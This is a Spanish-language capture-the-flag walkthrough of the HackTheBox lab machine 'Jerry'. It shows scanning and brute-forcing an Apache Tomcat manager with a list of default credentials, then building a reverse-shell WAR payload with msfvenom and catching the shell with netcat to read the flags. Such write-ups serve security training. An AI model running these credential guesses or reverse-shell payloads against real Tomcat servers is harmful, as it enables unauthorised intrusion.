HTB Machine Walkthrough: Jerry

{0x0} Introducción

Jerry es una máquina ubicada en https://www.hackthebox.eu/home/machines/profile/144 que debemos vulnerar para conseguir las flags de usuario (user.txt) y root (root.txt) suministrada por HackTheBox y creada por mrh4sh (https://www.hackthebox.eu/home/users/profile/2570) y perteneciente al team 0xD0A (https://www.hackthebox.eu/home/teams/profile/538) basada en Windows OS, os mostraremos los pasos que hemos dado.

{0x1} Reconocimiento

Antes de empezar conectamos nuestra máquina de pentesting Kali Linux en la VPN privada a través de *openvpn --config 1v4n.ovpn* asignandónos la IP *10.10.15.208/22.*

Y comenzamos, descubrimos nuestra dirección IP:


```
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.10.15.208  netmask 255.255.252.0  destination 10.10.15.208
        inet6 dead:beef:2::13ce  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::3b26:2260:6149:74d4  prefixlen 64  scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 100  (UNSPEC)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 5  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Y comprobamos que hay conexión con la máquina a vulnerar lanzado un ping:

```
root@kali:~/Desktop/HTB/Machines/Jerry-pwn# ping -c 3 10.10.10.95
PING 10.10.10.95 (10.10.10.95) 56(84) bytes of data.
64 bytes from 10.10.10.95: icmp_seq=1 ttl=127 time=51.0 ms
64 bytes from 10.10.10.95: icmp_seq=2 ttl=127 time=50.7 ms
64 bytes from 10.10.10.95: icmp_seq=3 ttl=127 time=51.2 ms

--- 10.10.10.95 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 7ms
rtt min/avg/max/mdev = 50.663/50.958/51.184/0.218 ms
```

{0x2} Escaneo


Realizamos un escaneo de puertos para comprobar los servicios que están abiertos y corriendo en la máquina a vulnerar:




Observamos que en el puerto 8080 hay un servidor Apache Tomcat.

{0x3} Enumeración

Configuramos /etc/hosts con una línea 10.10.10.95 jerry.htb y arrojamos dirb sobre el servicio web Apache Tomcat en la URL http://jerry.htb:8080/




Detectamos que sólo es accesible accesible http://jerry.htb//index.html y http://jerry.htb:8080/examples/ arrojando http sobre la primera URL obtenemos que la versión de Apache Tomcat es 7.0.88:



Detectamos una vulnerabilidad a explotar identificada como Apache Tomcat Manager Authenticated Upload Code Execution y con el metasploit:

msfconsole y *msf > use auxiliary/scanner/http/tomcat_mgr_login*:




Conseguimos una credencial de acceso con las credenciales *tomcat:s3cret*
Documentados en internet observamos que unas de las credenciales por defecto de Tomcat
https://github.com/netbiosX/Default-Credentials/blob/master/Apache-Tomcat-Default-Passwords.mdown


```
# Apache Tomcat Default Credentials

|Username      |Password  |
|--------------|----------|
|admin         |password  |
|admin         |<blank>   |
|admin         |Password1 |
|admin         |password1 |
|admin         |admin     |
|admin         |tomcat    |
|both          |tomcat    |
|manager       |manager   |
|role1         |role1     |
|role1         |tomcat    |
|role          |changethis|
|root          |Password1 |
|root          |changethis|
|root          |password  |
|root          |password1 |
|root          |r00t      |
|root          |root      |
|root          |toor      |
|tomcat        |tomcat    |
|tomcat        |s3cret    |
|tomcat        |password1 |
|tomcat        |password  |
|tomcat        |<blank>   |
|tomcat        |admin     |
|tomcat        |changethis|
```

{0x4} Acceso


Pasamos a acceder a acceder a la administración a través http://jerry.htb:8080/manager/html y las credenciales obtenidas:




Y accedemos al panel de administración lo que nos permitirá desplegar una shell inversa para poder acceder a través de meterpreter a la máquina a vulnerar:




Pasamos a utilizar *msfvenom -p java/shell_reverse_tcp LHOST=10.10.15.208 LPORT=4444 -f -war > jerry.war* para programar la shell inversa y subirla al Tomcat través de Deploy ubicándola en http://jerry.htb:8080/jerry_shell/ :





Por otro lado abrimos *nc -l -v -p 4444*



Navegamos por los directorios del Windows OS y nos encontramos un archivo "2 for the price of 1.txt" que ejecutando el comando TYPE nos desvelará el user.txt y el root.txt

Y ahí están ***user.txt y root.txt***

Os recomendaros el githud de Hackplayers https://github.com/Hackplayers/hackthebox-writeups/tree/master/ con write-ups de máquinas y challenges todavía activos o retirados protegidos con la password del root o la flag.

Autor: 1v4n a.k.a. @1r0Dm48O
Twitter: https://twitter.com/1r0Dm48O